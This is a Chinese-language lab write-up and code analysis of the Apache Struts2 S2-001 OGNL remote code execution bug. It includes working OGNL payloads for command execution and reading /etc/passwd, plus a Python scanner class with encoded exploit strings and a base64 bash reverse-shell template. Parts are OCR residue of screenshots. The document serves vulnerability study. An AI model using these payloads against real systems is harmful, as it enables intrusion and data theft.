

# [struts2]s2-001

## 漏洞介绍

### S2-001 远程代码执行漏洞

#### 原理

参考 <http://rickgray.me/2016/05/06/review-struts2-remote-command-execution-vulnerabilities.html>

该漏洞因为用户提交表单数据并且验证失败时，后端会将用户之前提交的参数值使用 OGNL 表达式 `%(value)` 进行解析，然后重新填充到对应的表单数据中。例如注册或登录页面，提交失败后端一般会默认返回之前提交的数据，由于后端使用 `%(value)` 对提交的数据执行了一次 OGNL 表达式解析，所以可以直接构造 Payload 进行命令执行

#### 环境

执行以下命令启动s2-001测试环境

```
docker-compose build
docker-compose up -d
```

#### POC && EXP

获取tomcat执行路径：

```
%( "tomcatBinDir{" + @java.lang.System.getProperty("user.dir") + "}")
```

获取Web路径：

```
%(#req=@org.apache.struts2.ServletActionContext@getRequest(),#response=#context.get("com.opensymphony.xwork2.dispatcher.HttpRequest"))
```

执行任意命令（命令加参数：`new java.lang.String[]{"cat", "/etc/passwd"} :`）：

```
%(#a=(new java.lang.ProcessBuilder(new java.lang.String[]{"pwd"})).redirectErrorStream(true).start(),#b=#a.getInputStream(),
```

## 影响版本

漏洞影响版本：**Struts 2.0.0 - Struts 2.0.8**

官方介绍：<https://cwiki.apache.org/confluence/display/WW/S2-001>

所以说搭建环境中的pom.xml版本必须对应（这里是使用maven）

```
<!-- struts2核心依赖 -->
<dependency>
<groupId>org.apache.struts</groupId>
<artifactId>struts2-core</artifactId>
<version>2.0.8</version>
</dependency>
```

## poc

获取tomcat执行路径:


```
1 %{"tomcatBinDir{"+"@java.lang.System@getProperty("user.dir")+"}"}
```

获取Web路径:

```
1 %  
  {#req=@org.apache.struts2.ServletActionContext@getRequest(),#response=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse").getWriter(),#response.println(#req.getRealPath('/')),#response.flush(),#response.close()}
```


执行任意命令 (命令加参数: `new java.lang.String[]{"cat","/etc/passwd"}`) :

```
1 %{  
2   #a=(new java.lang.ProcessBuilder(new java.lang.String[]  
   {"calc"})).redirectErrorStream(true).start(),  
3   #b=#a.getInputStream(),  
4   #c=new java.io.InputStreamReader(#b),  
5   #d=new java.io.BufferedReader(#c),  
6   #e=new char[50000],  
7   #d.read(#e),  
8  
   #f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse"),  
9   #f.getWriter().println(new java.lang.String(#e)),  
10  #f.getWriter().flush(),  
11  #f.getWriter().close()  
12 }
```




## S2-001 Demo

link: <https://cwiki.apache.org/confluence/display/WW/S2-001>



## 分析

Struts2 框架对于数据的整个处理可以参考下图:



这里进行了长时间的跟踪。。。。

第一步 断点在 package com.opensymphony.xwork2.util;

```
String var = expression.substring(start + 2, end);
Object o = stack.findValue(var, asType);
```

第二步 这里去调用 package com.opensymphony.xwork2.util; findValue()方法

```
public Object findValue(String expr, Class asType) {
    Object value;
    try {
        Object var4;
        try {
            if (expr != null) {
                if (this.overrides != null && this.overrides.containsKey(expr)) {
                    expr = (String)this.overrides.get(expr);
                }
                value = OgnlUtil.getValue(expr, this.context, this.root, asType);
                if (value != null) {
                    return value;
                }
            }
        } catch (Exception e) {
            // ...
        }
    } catch (Exception e) {
        // ...
    }
}
```

第三步 这里在去调用 getValue() 方法

```
value = OgnlUtil.getValue(expr, this.context, this.root, asType);
if (value != null) {
    var4 = value;
    return var4;
}
```

```
public static Object getValue(String name, Map context, Object root, Class resultType) throws OgnlException {
    return Ognl.getValue(compile(name), context, root, resultType);
}
```

在去调用 getValue() 方法

Object result = ((Node)tree).getValue(ognlContext, root);代码中在去调用 getValue() 方法

然后返回解析后的结果。

然后在返回最开始进行递归解析。

然后就在走一边什么的流程。。。

```

public static Object getValue(Object tree, Map context, Object root, Class resultType) throws OgnlException {
    OgnlContext ognlContext = (OgnlContext)addDefaultContext(root, context);
    Object result = ((Node)tree).getValue(ognlContext, root);
    if (resultType != null) {
        result = getConverter(context).convertValue(context, root, (Member)null, (String)null, result, resultType);
    }
}

```

计算器
内存

程序员
0 内存中没有内容

HEX	0			
DEC	0			
OCT	0			
BIN	0			
		QWORD	MS	
按位 位移位				
A	<<	>>	C	⊞
B	(	)	%	÷
C	7	8	9	×
D	4	5	6	—
E	1	2	3	+
F	%/	0	.	=

Tomcat Localhost Log
Tomcat Catalina Log

运行中
↑ ↓ ↕

getHttp-nio-8080-exec-4@2.484 在组 "main" 运行中

getValue:335, Ognl (ognl)

```

getValue:194, OgnlUtil (com.opensymphony.xwork2.util)
findValue:238, OgnlValueStack (com.opensymphony.xwork2.util)
translateVariables:122, TextParseUtil (com.opensymphony.xwork2.util)
translateVariables:71, TextParseUtil (com.opensymphony.xwork2.util)
findValue:313, Component (org.apache.struts2.components)
evaluateParams:723, UIBean (org.apache.struts2.components)
end:481, UIBean (org.apache.struts2.components)
doFindTag:43, ComponentTagSupport (org.apache.struts2.views.jsp)
jspx_meth_s_005textfield_005f0:14, struts001_jsp (org.apache.jsp)
jspx_meth_s_005form_005f0:14, struts001_jsp (org.apache.jsp)
jspService:13, struts001_jsp (org.apache.jsp)
service:71, HttpServletBase (org.apache.jasper.runtime)
service:733, HttpServlet (javax.servlet.http)
service:476, JspServletWrapper (org.apache.jasper.servlet)
service:386, JspServlet (org.apache.jasper.servlet)
service:330, JspServlet (org.apache.jasper.servlet)
service:723, JspServlet (org.apache.jasper.servlet)

```

变量
树

tree = (ASTSequence@4390) \*#a = new java.la
context = (OgnlContext@4163) size = 33

root = (CompoundRoot@4164) size = 2

0 = (struts001@4265)

username = %%(new java.lang.Pri

password = %%(new java.lang.Pri

textProvider = (TextProviderSupport@

validationAware = (ValidationAwareSup

1 = (DefaultTextProvider@4266)

没有字段显示

resultType = (Class@341) \*class java.lang.Strin

ognlContext = (OgnlContext@4163) size = 33


result = null

# 总结

简单的说一下这个漏洞的原理就是，用户提交了错误的用户名或者密码，这时候，struts框架会使用OGNL表达式进行解析，我们就直接构造OGNL表达式可以解析的exp，进行解析执行命令，在把结果返回到上一次输入的值的登录页面上。

## 漏洞修复

下图右边为官方修复后的代码（左图xwork-2.0.3，右图为xwork-2.0.4），可以明显看到在修复代码中多了Ognl递归解析次数的判断，默认情况下仅解析第一层。



这里是借mochazz师傅的图

## 扫描器的实现

```
1 class S2_001:
2     """s2-001漏洞检测利用类"""
3     info = "[+] s2-001:影响版本Struts 2.0.0-2.0.8; POST请求发送数据; 默认参数
4     为:username,password; 支持获取WEB路径,任意命令执行和反弹shell"
5     check_poc = "%25%7B{num1}%2B{num2}%7D"
6     web_path =
7     "%25%7B%23req%3D%40org.apache.struts2.ServletActionContext%40getRequest()%2C
8     %23response%3D%23context.get(%22com.opensymphony.xwork2.dispatcher.HttpServlet
9     etResponse%22).getWriter()%2C%23response.println(%23req.getRealPath('%2F'))%
10    2C%23response.flush()%2C%23response.close()%7D"
11    exec_payload =
12    "%25%7B%23a%3D(new%20java.lang.ProcessBuilder(new%20java.lang.String%5B%5D%7
13    B{cmd}%7D)).redirectErrorStream(true).start()%2C%23b%3D%23a.getInputStream()
14    %2C%23c%3Dnew%20java.io.InputStreamReader(%23b)%2C%23d%3Dnew%20java.io.Buffe
15    redReader(%23c)%2C%23e%3Dnew%20char%5B50000%5D%2C%23d.read(%23e)%2C%23f%3D%2
16    3context.get(%22com.opensymphony.xwork2.dispatcher.HttpServletResponse%22)%2
17    C%23f.getWriter().println(new%20java.lang.String(%23e))%2C%23f.getWriter().f
18    lush()%2C%23f.getWriter().close()%7D"
19    shell = "bash -c {echo,SHELL}|{base64,-d}|{bash,-i}"
20
21    def __init__(self, url, data=None, headers=None, encoding="UTF-8"):
22        self.url = url
23        if not data:
24            self.data = "username=test&password={exp}"
25        else:
26            self.data = data
```

```

15         self.headers = parse_headers(headers)
16         self.encoding = encoding
17         self.is_vul = False
18         if 'Content-Type' not in self.headers:
19             self.headers['Content-Type'] = 'application/x-www-form-
urlencoded'
20
21     def check(self):
22         """检测漏洞是否存在"""
23         num1 = random.randint(10000, 100000)
24         num2 = random.randint(10000, 100000)
25         poc = self.check_poc.format(num1=num1, num2=num2)
26         data = self.data.format(exp=poc)
27         html = post(self.url, data, self.headers, self.encoding)
28         nn = str(num1 + num2)
29         if html.startswith("ERROR:"):
30             return html
31         elif nn in html:
32             self.is_vul = True
33             return 's2-001'
34         return self.is_vul
35
36     def get_path(self):
37         """获取web目录"""
38         data = self.data.format(exp=self.web_path)
39         html = post(self.url, data, self.headers, self.encoding)
40         return html
41
42     def exec_cmd(self, cmd):
43         """执行命令"""
44         cmd = parse_cmd(cmd)
45         data =
self.data.format(exp=self.exec_payload.format(cmd=quote(cmd)))
46         html = post(self.url, data, self.headers, self.encoding)
47         return html
48
49     def reverse_shell(self, ip, port):
50         """反弹shell"""
51         html = reverse_shell(self, ip, port)
52         return html

```

但是经过测试检查不出s2-001 因为可能是这个漏洞原理上的一些东西吧？！

## 参考

<https://xz.aliyun.com/t/2044>

<https://mochazz.github.io/2020/06/16/java%E4%BB%A3%E7%A0%81%E5%AE%A1%E8%AE%A1%E4%B9%8BStruts2-001/#%E6%BC%8F%E6%B4%9E%E4%BF%AE%E5%A4%8D>